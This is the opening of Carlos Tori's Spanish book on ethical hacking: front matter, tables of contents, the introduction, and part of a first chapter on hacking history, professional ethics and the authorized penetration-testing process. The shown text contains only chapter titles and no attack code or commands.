


HACKING ETICO

por
Carlos
Tori



Técnicas
de intrusión
en sistemas,
metodologías sobre
chequeos de seguridad
y ejemplos reales.
Conozca las acciones
de los intrusos
y las soluciones.
Como lo emplean
las organizaciones
para asegurar
su información.

**Sea proactivo: descubra las vulnerabilidades
antes de que otro lo haga.**

Liberado por el autor.

CONTENIDOS

Capítulo 1: Hacking Ético
Introducción
Formación del profesional de seguridad
Organizaciones formales
Network Security Assessment

Capítulo 2: Recabar información
Introducción a Information Gathering
Consultas a bases de datos legales e ilegales
Buscadores: Google hacking
Otros recursos online
Cabeceras de mails
Escaneo de puertos y Fingerprinting
Telneteo: búsqueda a mano de banners y otra información
Perfis: http
Datos dentro de archivos
Information Gathering en la vida real
Modulo de IG de Backtrack 2.0
Analizando la información

Capítulo 3: Ingeniería Social
Introducción a la Ingeniería Social
Aplicada a Information gathering
Ejemplos
Medidas contra el engaño

Capítulo 4: Fuerza Bruta
Introducción a la Fuerza Bruta (FBI)
Empleos y orientación de la FB
Ejemplos didácticos
Attack Time Hider en el tiempo
Rainbow Tables
Diccionario

Capítulo 5: Aplicación Web
Directorios y archivos ocultos
Ingeniería inversa sobre Flash
XSS o Cross Site Scripting
15 formas de comprometer una cuenta de correo
Ejecución remota de comandos e inclusión de archivos
Programación insegura = Exploits

Capítulo 6: Inyección de código SQL
Introducción a la inyección de código SQL
Ejemplo de Bypass de acceso
Historia de SQL Injection
Metodología
Evasión de reglas a nivel campo de datos
Herramientas automatizadas
Caso real de hacking ético con sql injection

Capítulo 7: Servidores Windows
Introducción
Comprometiendo un servidor con 4 clicks
Null Session sobre Netbios
Comandos Net
Mejores prácticas recomendadas
Acciones del intruso dentro del servidor
Elevación de privilegios
Búsqueda de información sensible y análisis
Captura e intercepción de paquetes y contraseñas
Ploniar backdoors o puertas traseras
Trojanos binarios y de kernel
Borrar rastros de la intrusión
Propagarse hacia la red interna

Capítulo 8: Servidores Linux
Introducción
Nessus en GNU/Linux Debian 4.0
Acciones del intruso sobre esta plataforma
Dentro de la shell
Dsniff
Trojanizar comandos y servicios
Instalando un backdoor
Manipulando logs
Hardening a nivel núcleo (kernel)
Hardening a nivel servicios
5 Preguntas a un desarrollador de exploits

Capítulo 9: Algunos conceptos finales
A-Acerca del Hacking local o físico
B-Metodologías y Normativas existentes
C-Errores más comunes cometidos por los aspirantes a profesional de seguridad informática o de la información
D-Técnicas más avanzadas de Ethical Hacking

Apéndice:
Cómo instalar una plataforma de trabajo multisistema
Paso a paso: FreeBSD, Debian GNU/Linux y Windows XP

“...Basándose en su experiencia y conocimiento del tema, **Carlos** nos brinda esta obra, que ayudará a adentrarlos en el mundo del **hacking ético** presentando los conceptos básicos más importantes en forma clara y eficiente, así como también, los orientará en como profundizar más sus conocimientos. Si estás interesado en aprender sobre seguridad informática y hacking ético, esta obra será entonces un excelente punto de partida en tu viaje a este apasionante mundo.”

Cesar Cerrudo.
Fundador y CEO de Argeniss.
www.ageniss.com

ISBN 978-987-05-4364-0



9 789870 543640

**Sea proactivo: descubra las vulnerabilidades
antes de que otro lo haga.**

Carlos
Tori

HACKING ÉTICO

Título: Hacking Ético
Autor: Carlos Tori
Formato: 17 x 24 cms.
Páginas: 334
Editado por: Carlos Tori - Copyrigth © 2008.
Rosario, Argentina.

Hecho el deposito que marca la ley.
Reservados todos los derechos de autor.
Prohibida la reproducción total o parcial de esta obra
por cualquier medio o procedimiento y con cualquier destino.

Primera impresión realizada en Mayo del 2008.
En: Mastroianni Impresiones
Buenos Aires, Argentina.

Todas las marcas mencionadas en este libro
son propiedad exclusiva de sus dueños.

Tori, Carlos
Hacking ético. - 1a ed. - Rosario : el autor, 2008.
340 p. ; 24x17 cm.

ISBN 978-987-05-4364-0

1. Seguridad Informática. I. Título
CDD 343.099

HACKING
Etico



Carlos S. Tori

Nació y creció en Rosario, Argentina.

Es Analista de sistemas de información, Técnico superior en organización y métodos, y sistemas de computación. Actualmente cursa el último año de Ingeniería en Sistemas.

Prestó servicios como consultor en seguridad a **Hynet S.A, Argeniss/IOActive Inc., I-SEC Global Inc.**

llevando a cabo proyectos para sus clientes, de modo remoto e interno, tanto en organizaciones privadas como gubernamentales.

También se desempeñó como analista y administrador freelance en varias empresas locales. Fue encargado de Seguridad Informática en **VoipGroup Inc.** analizando servidores remotos, coordinando administradores y redactando políticas relacionadas a seguridad informática. Tuvo su primer contacto con la seguridad informática a mediados de los años 90 vía hyperterminal en las BBS, antes de conectarse a Internet.

Su primer ordenador fue un **Czerweny CZ 1500**, regalado para el día del niño.

Contacto (Participacion en proyectos, feedback de lectores): NNL@HUSHMAIL.COM
O a la casilla asociada a este PGP ID: 0x7F81D818

Dedicatoria:

A mi familia, a mi novia.

Apoyo incondicional.

Agradecimientos a:

Diego Coppari, Sebastian Grignoli, Cesar Cerrudo, Diego Krahenbuhl, Marcelo Soffredi, Marcelo Fernandez, Eduardo Cardone, Diego Maggio, Jonathan Sarba, Martín Vila, Christian Vila, Enrique Espejo Cabrera, Román Medina-Heigl Hernández, Martín González Parra, Ulises Cuñé, profesores de la universidad UAI, Leonardo Pigñer, Iván Arce, Ariel Testa, Santiago Cavanna, Adolfo Fioranelli, Ricardo Goldberger, Juan Echeverría, Leandro Constantino, Pablo Tossi, Ismael Briasco, Alejandro Cordobés, staff del instituto ISEI, Juan Grimandella, Fabián Damici, Andrea, Ricardo Cedaro, Pablo Blanch, Nidia Singh, Carlos Contesti, Vanina Muchnik, Carlos Robledo, Florencia Felgueroso, y Floreal Otegui.

Prólogo

Siempre en las noticias escucharemos terribles cosas sobre virus y ataques llevados a cabo por los hackers.

Los medios sensacionalistas se han encargado en darle un mal significado a la palabra **hacker**, un significado que equipara a los hackers con criminales.

Un hacker puede ser bueno o malo al igual que un abogado, un médico, un profesor o el oficio que fuera.

El termino **ethical hacking** o **hacking ético** nace por tal motivo, era necesario aclarar que no es un hacking malo sino bueno, ético, pero en definitiva es **hacking**.

Basándose en su experiencia y conocimiento del tema, Carlos nos brinda esta obra, que ayudará a adentrarlos en el mundo del **hacking ético** presentando los conceptos básicos más importantes en forma clara y eficiente, así como tambien, los orientará en como profundizar más sus conocimientos.

Si estás interesado en aprender sobre seguridad informática y hacking ético, esta obra será entonces un excelente punto de partida en tu viaje a este apasionante mundo.

Cesar Cerrudo.

Fundador y CEO de **Argeniss**.

www.argeniss.com

*El Sr. **Cerrudo** ha sido expositor en congresos de seguridad tales como: **Microsoft**, **Black Hat**, **Bellua**, **CanSecWest**, **EuSecWest**, **WebSec**, **HITBSecConf**, entre otros. Ha descubierto vulnerabilidades críticas en **Windows server 2008**, **Vista** y otros productos de **Microsoft**, **Oracle**, **Yahoo**, **IBM** y en un sin fin de aplicaciones.

Es el investigador en seguridad informática local con más proyección internacional que ha habido en estos ultimos años.

Miembro de **WASC** (Web Application Security Consortium).

Contenido

Capítulo 1

Hacking Ético

Introducción (15)
Formación del profesional (16)
Organizaciones formales (37)
Network security assessment (41)

Un repaso por las características de las organizaciones, la historia del ethical hacking. las fuentes de estudio para la formación de un profesional y las nociones de un chequeo de seguridad mediante pautas legales.

Capítulo 2

Recabar Información

Intro a information gathering (46)
Consultas a bases de datos (48)
Buscadores: google hacking (52)
Otros recursos online (57)
Cabeceras de mails (60)
Escaneo de puertos y fingerprinting (63)
Telneteo: búsqueda a mano (70)
Peticiones http (74)
Datos dentro de archivos (76)
Information gathering en vida real (78)
Modulo de IG de Backtrack (79)
Analizando la información (82)

Aquí se detallarán las maneras que tiene el profesional y su contraparte (el intruso) para recabar información previa al ataque para finalmente definir una estrategia de embate. Búsqueda pasiva, intrusiva, de la vida real, a mano o bien de modo automatizado vía red o internet.

Capítulo 3

Ingeniería Social

Intro a la Ingeniería Social (86)
IS +information gathering (93)
Ejemplos (95)
Medidas contra el engaño (104)

En este capítulo se detallarán ejemplos de la técnica sobre el factor humano del sistema de información, relacionadas al engaño, físico o a través de medios digitales.

Capítulo 4

Introducción a Fuerza Bruta

Empleos y orientación de la FB (108)
Ejemplos didácticos (109)
Factores que inciden en el tiempo (123)
Rainbow Tables (128)
Diccionario (130)

Sección dedicada a las características de la fuerza bruta como técnica de descubrir a la fuerza, un dato (como ser un password) o una manera de dar con una solución de una manera no muy elegante.

Capítulo 5

Aplicaciones Web

Directorios y archivos ocultos (135)
Ingeniería inversa sobre flash (140)
XSS o cross site scripting (145)
Cuentas de correo en 15 formas (154)
Ejecución remota de comandos (154)
Inclusión de archivos (154)
Programación insegura = Exploits (156)

Este capítulo hace referencia a instancias

dadas en páginas Webs, aplicaciones o descuidos de administración existentes en ella y en determinados contextos. Se hace una leve referencia (mas bien ennumeración de 15 técnicas) a formas de comprometer casillas de correo electrónico como tambien, las medidas correctivas.

Capítulo 6

Inyección de código SQL

Introducción (164)
Ejemplo de Bypass de acceso (166)
Historia de SQL Injection (171)
Metodología (172)
Evasión de reglas (175)
Herramientas automatizadas (179)
Caso real de hacking ético (183)

En este apartado, se ennumera algunos casos de inyección de código SQL en aplicaciones, herramientas automatizadas y un claro ejemplo paso a paso de como se logró el acceso a un panel de administración ejecutivo.

Capítulo 7

Servidores Windows

Introducción (190)
Comprometiendo un servidor (191)
Null Session sobre Netbios (196)
Comandos NET (202)
Herramientas recomendadas (205)
Acciones del intruso (212)
Elevación de privilegios (212)
Busqueda de información (215)
Análisis (215)
Captura de paquetes (216)

Instalación de backdoors (217)
Troyanos (220)
Borrado de rastros (222)
Propagarse a la red interna (227)

En este capítulo veremos técnicas usuales para comprometer servidores Windows, de modo automatizado y manual. Lo más interesante son las acciones del posible intruso dentro del servidor con cada uno de los puntos definidos en detalle y ejemplos.

Para conocer, se muestran algunos detalles realizados en su contraparte Linux.

Capítulo 8

Servidores Linux

Introducción (232)
Nessus en Debian GNU/Linux (233)
Acciones del intruso (236)
Dentro de la shell (238)
Dsniff (246)
Troyanizar binarios de sistema (251)
Instalando un backdoor/rootkit (256)
Manipulando logs (259)
Hardening a nivel kernel (266)
Hardening de servicios (282)
5 Preguntas a un exploit writer (284)

Como el título aclara, este capítulo será dedicado a lo referente en la plataforma Linux, un repaso breve por las acciones del intruso dentro de este, las herramientas y las técnicas más utilizadas. También se describe paso a paso como se asegura el servidor (hardening) tanto a nivel núcleo como de servicios y se recomiendan las mejores plataformas de trabajo para chequeo. Para finalizar, 5 preguntas a un desarrollador de exploits.

Capítulo 9

Algunos Conceptos Finales

Hacking local o físico (290)

Errores mas comunes cometidos (302)

Técnicas avanzadas (310)

Metodologías y Normativas (312)

En el último capítulo se aclaran algunos conceptos basados en experiencia del autor, acerca de los errores mas comunes cometidos por los que se inician en la seguridad de modo formal, características de un hacking físico a un sistema, descripción de técnicas avanzadas que quedaron fuera del libro, y por último las normativas actuales sobre: chequeos, seguridad de la información, buenas prácticas, optimización de sistemas en Gral.

Bonus Track

Como instalar una plataforma de trabajo/testeo multisistema paso a paso: **FreeBSD, Debian GNU/Linux y Windows XP conviviendo en el mismo disco.** (317-328)

Aquí se detalla paso a paso la instalación de tres sistemas operativos de manera muy clara, tambien se cuenta el porque conviene utilizarlos y en que tipo de trabajo nos beneficiará.

Introducción

¿Por dónde comienzo? Esa es, quizás, la pregunta más habitual que se hace todo aquel interesado en ingresar al universo heterogéneo que contempla la seguridad de los sistemas y sus activos. No es de extrañarse que esto sea así si tenemos en cuenta que hay demasiado material y que no hay una correcta plataforma o programa actual de educación formal sobre el tema.

Como si eso fuera poco, esto sucede en un momento de la historia en el que existe un auge de organizaciones altamente informatizadas en el que no hay dos iguales y en el que todas son bastante desorganizadas. Éstas utilizan Internet como recurso de comunicación para hacer movimientos constantes de información institucional pero apenas están tomando conciencia de la seguridad de la información y del alto valor que tiene ésta hoy en día.

En las páginas de este libro intentaré ser lo más claro posible en los conceptos y en el desarrollo, a través de palabras y definiciones sencillas. No sólo para que sea llevadera e interesante la lectura sino también para que desde un principiante estudiante de sistemas o ejecutivo interesado, hasta el técnico sin demasiada experiencia, descubran y aprendan acerca de este tema desde el principio y en forma ordenada. Por eso, cuando sea conveniente extender la explicación o el desarrollo de algún punto que no sea central, daré a conocer algún documento, recurso online o sitio web para su consulta.

La temática está basada en la descripción detallada de las técnicas básicas y usuales de ethical hacking, más precisamente de un Network Security Assessment externo (comprobación de seguridad en red cuyo contenido no está alineado a ninguna certificación, metodología o curso de ese estilo). También habrá introducciones teóricas sobre aspectos del ethical hacking, notas relacionadas a la formación ideal de un profesional de la seguridad, gestión de organizaciones formales y la utilización de herramientas y metodologías, entre otras cosas. Además, se verán conceptos propios acerca de los escenarios personales o la importancia de generar errores en un chequeo, como también recomendaciones de muchos otros recursos serios en cuanto a material de estudio.

En estas páginas que no se entrará en detalles sobre cómo explotar algunas vulnerabilidades que existen hoy en día porque éstas probablemente serán solucionadas muy pronto, y de ese modo el libro o gran parte de él, se tornaría obsoleto. Esto se debe a que un grupo de profesionales tarda mucho menos en programar la solución o en redactar un excelente whitepaper (documento) sobre ello que lo que tarda la imprenta en imprimir esta edición. Como esto haría que leer este libro diera la misma sensación que leer un periódico viejo, es preferible

concentrarse en dónde ir a buscar esa información para obtenerla a diario y así hacer que la teoría que aquí se expone sea útil en mayor porcentaje y por más tiempo. Esto será aplicable a la mayoría de los casos de ethical hacking o de seguridad informática (y de la información) con los que nos podamos encontrar y nos permitirá estar informados de modo correcto a través de canales eficientes. El fin de este libro es comunicar conocimiento significativo sobre la materia, apuntando a aquellos que desean iniciarse o descubrir nuevos puntos de vista. Espero que lo disfrute.

Carlos Tori.

1 > El hacking ético.

Referencias históricas de sucesos y de evolución en la materia. Cómo se comenzó a implementar el hacking ético, por quiénes y sus características; en dónde y de qué modo actúan o se forman estos profesionales. También conoceremos material sobre aspectos importantes de las organizaciones y las definiciones básicas de los componentes involucrados.

UN POCO DE HISTORIA

Si tu intención es describir la verdad, hazlo con sencillez y la elegancia déjasela al sastre.

Albert Einstein.

Hace algún tiempo, cuando algunas de las organizaciones apenas comenzaban a incrementar los procesos informatizados dentro de su sistema de información, sus propios administradores y analistas técnicos eran los encargados de buscar claras falencias o brechas de seguridad en el escenario para solucionarlas como podían. En ese entonces, la mayoría no tenía una noción madura acerca de la seguridad de la información o de las intrusiones de terceros no autorizados en sus sistemas. A medida que pasó el tiempo, estas organizaciones se multiplicaron de manera notable y se informatizaron aún más, incluso tomando a Internet como plataforma de sus movimientos de información. De ese modo, se hicieron fluidas las **comunicaciones interpersonales, interscursales**, transacciones o **flujo digital** de todo tipo y nivel de importancia, dejando, al mismo tiempo, muchos más datos expuestos a terceros, como nunca antes había sucedido.



Hackers. Matthew Broderick y su compañera de reparto en War Games (1983).

El público en general conoce así a los hackers.

Como resultado de ello y debido a que grandes casos de intrusión se dieron a conocer al público en general a través de los medios de prensa (aunque muchos no

salen a la luz para salvaguardar una imagen institucional de organización confiable), se hizo evidente la falta de algún servicio profesional que imitara esos ataques o capacitara a su personal con las mismas metodologías que utilizaba el intruso. De esa manera, se podían evaluar las reales condiciones de seguridad en las que se encontraba una organización y, de existir agujeros en el sistema o potenciales brechas, descubrirlos y solucionarlos de forma preventiva.

Los accesos no autorizados, junto a una gama de vulnerabilidades y todo tipo de amenazas relacionadas o dirigidas hacia la información, estaban a la orden del día. Desde algunos años antes, muchos especialistas ligados a la seguridad informática venían estudiando y practicando metodologías de intrusión en sus trabajos, laboratorios o casas. Así, comenzaron a brindar a las organizaciones un servicio a modo de proveedores externos o contratados y, para darle un nombre medianamente formal, lo llamaron **ethical hacking**. Este concepto incluye las denominaciones **vulnerability scanning** y **penetration test**, mejor denominado **network security assessment**.

Había una clara demanda de seguridad y, donde existe demanda, aparece una oferta. Por lo tanto, allí mismo nace un mercado. Apenas mediaban los años 90, ya asomaban las épocas de **e-commerce**, comenzaba la integración de las pequeñas y medianas empresas de todo el mundo a la red (e-organizaciones), a la que poco a poco se sumaba el público en general. Aparecía **malware** más sofisticado, se publicaban novedosas técnicas de intrusión o explotación de vulnerabilidades y no había demasiada conciencia sobre la administración segura de los servidores.

Al mismo tiempo, jóvenes de todo el mundo se colaban en Internet engañando las



Chacal. Actualmente, Kevin Mitnick es un empresario relacionado a la seguridad de la información y autor de dos interesantes libros.

Malware

Con este nombre, se conoce todo aquello que se cataloga como código malicioso (programas). Generalmente, estas amenazas son detectadas por los antivirus, se trate de gusanos o worms, spyware, troyanos, virus o scripts malintencionados (en rutina de tiempo o de ejecución).

centrales telefónicas (por una cuestión de gastos) de sus países para divertirse con los sistemas informáticos e intercambiar conocimientos con sus pares del otro lado del globo. De ese grupo de gente, saldría lo que en esos días serían algunos de los mejores profesionales de la seguridad, así como también **hábiles intrusos**.

Este fenómeno pudo ser posible gracias a la ausencia de una plataforma educativa formal sobre el tema, ya que los recursos de aprendizaje eran, y a menudo son (hoy más que nunca), compartidos. En aquel entonces, sobre seguridad no había educación formal más allá de un postgrado en alguna universidad de EE.UU. o la que ofreciera una institución privada para sus empleados. En un ámbito más informal, recién en el año 1993, nació **Bugtraq**, una conocida lista de correo en la que se tratan temas de seguridad. No fue todo de un día para el otro, pero tuvo una marcada evolución.

Securityfocus. La mejor definición de Bugtraq
(actualmente alojada en www.securityfocus.com)
se encuentra en Wikipedia, ya que incluye su historia completa.

Exploit

Oxploit, es un programa de prueba de concepto que puede estar en código fuente para compilar (fuente.c) o formato binario tipo .exe. Sirve para aprovechar o demostrar una vulnerabilidad en una aplicación y puede estar escrita en varios lenguajes de programación. En securityvulns.com/exploits, encontramos un repositorio de Proof of concept.

AÑO	SUCESO
1982	John Shoch (uno de los creadores de ethernet), junto a un colega, escribieron el primer reporte sobre un gusano (worm), tomando ese nombre de una novela de ciencia ficción de 1975 en la que, bajo el nombre Tapeworms, describían a programas autómatas que viajaban por las redes transportando información.
1983	Ese año se estrenó la famosa película War Games, en la que el actor Matthew Broderick interpretaba a un chico que ingresaba en una base militar a través de su computadora y casi desata una guerra nuclear.
1984	Se crearon la publicación 2600, el CCC chaos computer club, Legion of doom y la división de fraude con tarjetas y computadoras del Servicio Secreto.
1988	Robert Tappan Morris soltó un gusano en Arpanet (como se llamaba Internet antes) y de ese modo infectó miles de servidores Unix. Fue enjuiciado y condenado a cumplir 400 horas de trabajo social.
1992	Kevin Mitnick, luego de estar prófugo y ser atrapado por el FBI, fue sentenciado por robo de software e intrusiones en organizaciones.
1994	Vladimir Levin robó, desde San Petersburgo, a través de los sistemas de Citi bank, más de 10 millones de dólares por medio de transferencias a sus cuentas. En los dos años siguientes, desde otros bancos de los Estados Unidos, 300 millones de dólares se movilizaban electrónicamente de modo fraudulento.

Sucesos. Algunos hechos importantes de la historia del hacking.

¿POR QUÉ ÉTICO?

Para **emular la metodología** de ataque de un intruso informático y no serlo, tiene que haber **ética** de por medio, más allá de todas las condiciones, términos y activos que haya alrededor del caso. Imaginemos que las autoridades de un banco contratan a alguien para que simule un robo (no a mano armada, claro está) y de ese modo se pruebe la eficiencia de su sistema de seguridad. Este supuesto ladrón profesional, luego de lograr su cometido, informa a sus dueños en detalle cómo pudo hacerlo y cómo ellos deberían mejorar su sistema de seguridad para que no volviera a pasar. Lógicamente, no se puede encargar de hacer esto una persona sin ética, alguien inmoral. No entraremos en el terreno de lo ético como rama dentro de la filosofía práctica ni redactaremos un tratado sobre deontología profesional, no sólo por la cuestión de espacio, sino también por respeto a los griegos. Sí, en cambio, diremos que la ética implica que el trabajo y la intervención del profesional en seguridad informática o de la información no comprometen de ningún modo los activos de la organización, que son los valiosos datos con los que ella cuenta.

Estos daños podrían ser hechos de varias maneras: **alteración**, modificando a conciencia registros o datos sensibles; **borrado**, destruyendo información, bases de datos o sobrescribiendo algún tipo de dato; **dar a conocer información a terceros**, incumpliendo las normas de confidencialidad; **sustracción**, robando o guardando datos en medios de almacenamiento externos. Todo esto, ya sea en la búsqueda de riesgos mediante un **security assessment** o comprobación de seguridad, como también en la divulgación de lo que se vio, habló, escuchó o manipuló en el transcurso, en la planificación o en el desarrollo de la tarea misma y en su análisis final. Más allá de la ética propia de cada profesional, existen conductas mínimas que éste debe cumplir:

- Hacer su trabajo de la mejor manera posible.
- Dar el mejor reporte.
- Acordar un precio justo.
- Respetar el secreto.
- No hablar mal ni inculpar a un administrador o equipo de programadores.
- No aceptar sobornos.
- No manipular o alterar resultados o análisis.
- Delegar tareas específicas en alguien más capacitado.
- No prometer algo imposible de cumplir.
- Ser responsable en su rol y función.
- Manejar los recursos de modo eficiente.

En nuestros tiempos, para la mayoría de la gente y de la prensa, la palabra hacking está ligada a delincuentes comunes, a personas de dudosa moralidad que utilizan conocimientos de informática o electrónica para delinquir. Por tal motivo, en el transcurso de este libro, sólo citaremos como personajes a dos figuras: al **profesional ético** y a su opuesto, el **intruso**, para que no haya malentendidos de ningún tipo.

Categoría	álbunes
<u>User galleries</u> This category contains albums that belong to Coppermine users.	28
<u>Video Training Series</u>	2
<u>Tutorials</u>	10
<u>Case Studies</u>	2
<u>Conference Videos (Down Temporarily)</u>	

Inversa. Portal sobre ingeniería inversa: video.reverse-engineering.net

Ejemplo de ethical hacking

Para comprender mejor el concepto de hacking ético, analicemos un caso. ¿Es ético ingresar en una casilla de correo electrónico ajena sin conocer su password? Bajo las posibilidades que brinda el **ethical hacking**, por supuesto. Esa situación puede darse siempre y cuando la casilla de e-mail sea de alguien que nos haya autorizado, como profesional ético, a demostrarle que su organización es vulnerable. Como una casilla es personal (quizás de un gerente o de un administrador de sistemas), posiblemente ese ingreso nos lleve a obtener acceso a determinado lugar o a datos sensibles. Éstos, a su vez, serán utilizados para lograr entrar en un servidor y de allí dirigirnos hacia la red interna, con todo el riesgo que significa para una organización formal altamente informatizada. De ese modo, descubriremos pequeños descuidos que, desde un lugar impensado, pueden exponer a la empresa por completo. Sin embargo, esta vez, ese riesgo pasaría rápido a la historia, ya que estamos hablando de un típico caso de **ethical hacking**, en donde el problema es intensamente buscado, descubierto, analizado, reportado y por último solucionado a la brevedad.

Para lograr algo así, se requieren dos elementos básicos: en principio, **metodología** para proceder. Esto es el resultado de un grupo de piezas previamente ensambladas: habilidades personales de lógica y creatividad, técnicas propias de un **network security assessment**, reconocimiento o relevamiento de todos los componentes del escenario y herramientas como un intérprete de comandos del tipo **prompt** o **shell**, un web browser y un editor de texto, al menos para este caso.

Por otro lado, se requiere **autorización**, que es el elemento más importante. Esta autorización también tiene sus partes: un **contrato de confidencialidad**, coordinación, evaluación, procesos por seguir y todas las características internas (por ejemplo, el compromiso de la gerencia para con el proyecto es vital) o propias de las partes involucradas en este trabajo/desafío.

Para resumir, veamos el proceso de ethical hacking en pocas palabras:

1. La organización desea saber si sus sistemas son realmente seguros.

Lectura sobre ética

Es muy interesante el texto **Ética empresarial, teoría y casos**, del autor Rafael Gómez Pérez. Y para conocer más sobre el aspecto ético del hacking ligado a la seguridad de la información, es recomendable el libro **La ética del hacker y el espíritu de la era de la información**, del autor Pekka Himanen, con prólogo de Linus Torvalds.

2. Selecciona y contrata un servicio profesional de ethical hacking.
3. Lo autoriza a realizar el trabajo mediante diversas pautas.
4. Planifican estratégicamente cómo se realizará y el alcance que tendrá.
5. El profesional, luego de llevar a cabo los análisis preliminares, realiza su tarea imitando al atacante real, pero sin comprometer dato alguno.
6. Luego, analiza los resultados del security assessment.
7. Confecciona un reporte detallado para que la organización lo evalúe.
8. Soluciona lo vulnerable o mitiga lo potencial para dejar el sistema más seguro.
Se reafirma la defensa del sistema en general.
9. Se adoptan políticas de control y seguimiento (normativa).

Ethical hacking es una metodología utilizada para simular un ataque malicioso sin causar daño.

E-council – CEH v5.0

Formación del Profesional

Knowledge is power.

Sir Francis Bacon.

Una anécdota conocida (que data de la época de las **BBS**, Bulletin Board System, allá por los años 90) describía cómo dos jóvenes ingresaron en los sistemas de un laboratorio espacial. Éstos lo lograron luego de haber intentado muchas contraseñas entre las cuales había nombres de constelaciones, cometas y planetas. Finalmente, acertaron con un usuario de sistema que tenía, como clave, el nombre de una lejana estrella. El profesional de seguridad, al llevar a cabo un network security assessment como parte de su trabajo de ethical hacking, necesita contar con ese tipo de lógica y tiene que aplicarla, más allá de utilizar las técnicas y herramientas (open source, comerciales o privadas), dado que necesita imitar un ataque de la mejor manera y con el máximo nivel posible. Para eso, tendrá que emplear todos los recursos de **inteligencia** que tenga a su alcance, utilizar al extremo sus **conocimientos**, poder de **deducción** y **análisis** mediante el **razonamiento** y así determinar qué es lo mejor que puede intentar, cómo, dónde y con qué. Por ejemplo, saber si un pequeño dato, por más chico o insignificante que parezca, le será útil y cómo proseguir gracias a él. Continuamente deberá enfrentarse a etapas que le demanden la mayoría de estas aptitudes:


- Saber cómo definir patrones de conducta y acción.
- Hacer relevamientos pasivos de información.
- Interpretar y generar código, cifrado y entropías de datos.

- Descubrir manualmente descuidos en el objetivo.
- Descubrir vulnerabilidades presentes de todo el escenario técnico.
- Buscar lógica e ilógicamente.
- Proyectarse sobre la marcha en modo abstracto, táctica y estratégicamente.
- Ser exhaustivo, pero a la vez saber cuándo es el momento de recurrir a la distensión (para no agotar la mente).
- Ser ético por sobre todas las cosas.

Si estas condiciones personales y culturales del profesional no son las adecuadas (por tener poco ingenio, poca cultura general o imaginación que impida ejecutarlas), éste no será eficiente en su trabajo. No tendrá el valor agregado de quien va más allá de las metodologías que se pueden interpretar siguiendo un simple checklist o un determinado **manual de procedimiento**.

Una carencia en alguno de estos aspectos podría significar el no descubrir una brecha potencial de seguridad apenas perceptible presente en el sistema o que, a futuro, un atacante real más inteligente y experimentado sí lo haga.

Nadie dijo que esto era fácil. Para hacer un chequeo de seguridad en un entorno, no basta con sólo colocar a trabajar un **scanner** (buscador) de vulnerabilidades sobre una dirección IP y sentarnos a esperar su resultado.



Retina. Pantalla del buscador de vulnerabilidades Retina, de la empresa Eeye .

Un colega, de nombre Clement Dupuis, luego de discutir uno de los aspectos de la educación sobre seguridad en la lista Bugtraq, hizo el siguiente comentario: **Nece-**

